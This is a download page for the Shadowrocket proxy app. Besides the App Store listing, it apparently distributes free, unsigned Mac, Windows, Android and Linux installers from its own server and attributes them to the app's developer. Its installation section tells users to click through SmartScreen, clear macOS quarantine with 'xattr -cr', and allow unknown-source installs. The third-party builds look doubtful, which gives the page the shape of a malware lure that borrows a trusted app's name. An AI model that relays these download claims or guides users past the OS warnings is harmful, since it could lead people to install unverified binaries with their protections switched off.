Choose an option for your device: open the App Store on iPhone / iPad, or get the matching installer here for Mac (Apple silicon or Intel), Windows, Android or Linux.
Current version v2.2.92·iPhone / iPad: $2.99 one-time; Mac, Windows, Android and Linux versions are free
iPhone / iPad: App Store
Mac / Windows / Android / Linux: This site
iPhone / iPad: $2.99 one-time · Other platforms: Free
Developer: Shadow Launch Technology Limited
App ID: 932747118
01 Choose an installation target
Shadowrocket downloads for all platforms
The iPhone / iPad app is a one-time $2.99 App Store purchase; Mac, Windows, Android and Linux versions are free to download here. Platform cards suggest an option based on the device you are browsing on. If you are preparing an installer for another device, choose for that target device. Check the chip type for Mac and the distribution and processor architecture for Linux.
iPhone / iPad
$2.99 one-time. Mac, Windows, Android and Linux versions are free. The iPhone / iPad app requires iOS / iPadOS 13.0 or later. Refer to the App Store page for system requirements.
Open the product page on the device where you plan to install the app. If it was purchased with the same Apple ID, look in your purchase history first rather than trying to identify it among similarly named search results.
Free. Requires macOS 12 or later. Both architectures use .dmg files; download the one that matches your Mac. Open the disk image and drag Shadowrocket into “Applications.”
Not sure which one to choose? Open “About This Mac” and check “Chip” or “Processor.”
Windows
Free. A 64-bit .exe installer for x64 systems is provided here. First check “System type” under “Settings → System → About,” then open the downloaded file.
If SmartScreen appears, first verify the file source. Then use the installation guidance below to distinguish a reputation warning from a security alert.
Free. Download the .apk for the arm64 architecture, suitable for many recent mainstream Android phones and tablets using this architecture. If your device reports an architecture mismatch, renaming the file or granting installation permission again will not fix it.
If the download will not open in WeChat, use the menu in the upper-right corner to open this page in a browser. During installation, check the app named in the system prompt and grant permission only to the browser or file manager that opened the file.
Free. These installers are for x86_64, also called amd64 on Debian-based distributions. Choose .deb for Debian / Ubuntu, .rpm for Fedora / openSUSE, or AppImage for other compatible distributions.
To check the architecture, run uname -m on the target machine. If the result is aarch64, do not use the x86_64 files below.
Desktop and Android installers provided here are not code-signed. The first time you open one, the system may block it or ask you to grant installation permission. Before continuing, confirm that you downloaded the file using the button for the corresponding platform above and that the download is complete. The steps below apply only to your own device and prompts you can identify. Stop if the system reports malware or the device is managed by your organization or school; do not disable system protection.
Choose an action based on the system and prompt
Platform
Prompt or condition
Steps
Windows
SmartScreen says “Windows protected your PC.”
After confirming the file came from the Windows card on this site, choose “More info,” check the file name shown in the dialog, then select “Run anyway.” If there is no option to continue, do not try to use the same action to bypass system policy or a malware alert.
macOS
On first launch, macOS says “cannot verify the developer” or “is damaged.”
If macOS cannot verify the developer, close the dialog first. Then open “System Settings → Privacy & Security,” find the blocked app entry and select “Open Anyway.”
If macOS says the app “is damaged,” discard this copy, download it again from the relevant Mac option, and drag the app into “Applications.” Confirm the file came from this site, matches your architecture and has not triggered a malware alert. If the same prompt appears after downloading again, you can clear extended attributes for this app in Terminal, then try opening it again:
xattr -cr /Applications/Shadowrocket.app
This command applies only to the app at the path above. Do not change the path to the entire “Applications” directory. If the app still will not open, keep the full prompt and stop trying.
Android
The system asks you to “Allow installation of unknown apps.”
Open settings from the installation prompt and enable “Allow from this source” for the browser or file manager that started the installation. Return to continue. You can turn off this permission after installation; it will not affect the installed app.
Linux
First run of an AppImage, or installing DEB / RPM using a package manager.
In Terminal, go to the directory containing the installer. The file names in these commands are examples; replace them with the full names of the files you downloaded. For AppImage, grant execute permission first, then run it:
On Debian / Ubuntu, use the package manager to install the local file. Keep the ./ before the file name:
sudo apt install ./Shadowrocket.deb
For RPM, use the package manager included with your distribution. If you encounter a dependency or architecture error, check the distribution and file type first. Do not force the installation by ignoring errors.
Installation is complete only when the app opens. If you have not imported your own server information yet, an empty list or a connection switch that is still off does not mean installation failed. If the installer did not finish normally, note the system prompt and package type you downloaded. If the app opens but cannot connect, go to Getting Started to check the import and connection steps; there is no need to keep changing installation permissions.
03 iPhone / iPad
App Store storefront and account region
This section applies only to iPhone / iPad. The country or region associated with your Apple ID determines which App Store storefront you see. Shadowrocket is not available in the mainland China storefront. If a search returns no results or the product page says the app is unavailable in your region, first check the account used for store purchases. Device language, system region and a product link opened in a browser do not change this account setting.
Open “Settings → Apple ID → Media & Purchases → View Account → Country/Region” and check the current region. To change it, open “Change Country or Region” on the same page and follow the requirements Apple displays. Subscriptions, account balance and payment methods may affect whether you can proceed. If the page says a requirement is not met, resolve that specific issue rather than repeatedly submitting the request.
If iCloud and Media & Purchases show different accounts on this device, check the latter. If you purchased Shadowrocket before, confirm which account holds the purchase before changing regions. Opening the US product page only shows the app listing in that storefront. Whether you can purchase or redownload it still depends on what the App Store shows for your account.
04 App identity
Verify the app and official interface
Developer: Shadow Launch Technology Limited
App Store App ID: 932747118

Before purchasing, check three details: the developer must be Shadow Launch Technology Limited; the app icon should match the blue-and-purple outlined rocket on a white background shown above; and a copied product page link should end in id932747118. Icons and names in search results may look similar, so neither is enough on its own to confirm the app’s identity.
The iPhone / iPad app is a one-time $2.99 purchase in the US App Store; Mac, Windows, Android and Linux versions are free to download here. Other similarly named items marked free in App Store search results are not this product. If the account used for the purchase shows a redownload icon on the correct product page, the existing purchase is available to restore. Always verify the developer and App ID.
For Mac, Windows, Android and Linux, use the platform cards on this site to get official installers. Installer paths begin with /dl/shadowrocket/. If a file was forwarded through a chat, cloud drive or another page, its name alone does not confirm where it came from. Return to the platform card above to get the file for the correct architecture. Shadowrocket is a closed-source commercial app; verify the app identity and download source.


The images below are original App Store screenshots of the iPhone / iPad app. After installation, find Global Routing, Connectivity Test and SERVER on Home. Open Add Server, then check fields such as Host and Port for the selected Type. Text size, device orientation and the selected protocol may affect the display; you do not need to copy every setting shown in the images.
Home screen: check connection status, routing mode and the server list.Add Server screen: enter parameters for a protocol or use Scan QR Code.
05 Reinstall and transfer
Restore the app and configuration on a new device
iPhone / iPad: redownload from your purchases
On your new device, open the App Store, tap the account avatar in the upper-right corner and open your purchase history. Depending on the system version, the entry may be called “Purchased” or “Apps.” Find Shadowrocket and tap the redownload icon. Install it on iPhone and iPad using the same Apple ID to share the purchase. If the app was purchased with the same account and is still available, changing devices or reinstalling does not require another payment.
If you cannot find it in your purchase history, first check whether Media & Purchases is using the account that made the original purchase. Then check whether the list is filtered to “Not on this device” or the purchase is hidden. If the product page still shows a price, do not buy it again immediately. First confirm that you opened the listing with App ID 932747118, then check your purchase history again.
Computer and Android: download for the new device architecture
When changing computers or Android devices, return to downloads for all platforms and get the package for the new device’s system and architecture. Do not copy the installer from the old device. In particular, choose a new package when switching from an Intel Mac to an Apple silicon Mac or changing Linux distributions.
Downloading the app and transferring configuration are separate tasks. If you still have the old device, keep the configuration you need. After installing on the new device, import your existing subscription or server information. Get subscription details from your service provider. After importing, confirm that the server appears in the list, then check the selected mode in Global Routing. Do not share backups containing subscription URLs, passwords or QR codes publicly.
06 Pricing
App pricing: two ways to get Shadowrocket
iPhone / iPad: The US App Store price is $2.99, a one-time purchase of the app with no monthly app purchase charge. Other storefronts may use local currency; the amount charged is shown on the App Store page. The purchase can be used on iPhone and iPad with the same Apple ID.
Mac / Windows / Android / Linux: The app is free to download here, including both Apple silicon and Intel versions for Mac. Updates for iPhone / iPad are provided through the App Store. For other platforms, return to this page to get an installer that matches your device.
07 Download questions
Download and installation FAQ
Can I use Shadowrocket on a computer or Android phone?
Yes. Mac (Apple silicon and Intel), Windows, Android and Linux versions are free to download here; the iPhone / iPad app is a one-time $2.99 App Store purchase. Select the system and architecture for your device before downloading.
Should I choose the Apple silicon or Intel version for Mac?
Open the Apple menu and choose “About This Mac.” If it shows “Chip” and lists Apple silicon, choose the Apple silicon version. If it shows “Processor” and lists Intel, choose the Intel version. Check the Mac where you plan to install the app.
What should I do if Windows says “Windows protected your PC”?
First confirm the installer was downloaded using the Windows card on this page. If the source is correct and the SmartScreen dialog is only a reputation warning, choose “More info,” then “Run anyway.” Stop if the system reports malware or your organization’s device policy does not allow you to continue.
Why can’t I find Shadowrocket in the App Store?
Check the country or region for the Apple ID used with Media & Purchases. Shadowrocket is not available in the mainland China storefront. Opening a product link from another storefront does not automatically change the storefront associated with your account.
Do I need to pay again after changing iPhones or reinstalling?
If the app is still available to download and was purchased with the same Apple ID, download it again from your App Store purchase history. The iPhone / iPad app is a one-time $2.99 purchase in the US storefront; Mac, Windows, Android and Linux versions are free to download here.
Can I install it on my iPad if I bought it on my iPhone?
Yes. iPhone and iPad purchases are associated with the same Apple ID. Find Shadowrocket in your iPad purchase history to download it. Refer to the App Store page for system requirements, and check separately whether the app and its configuration have been transferred.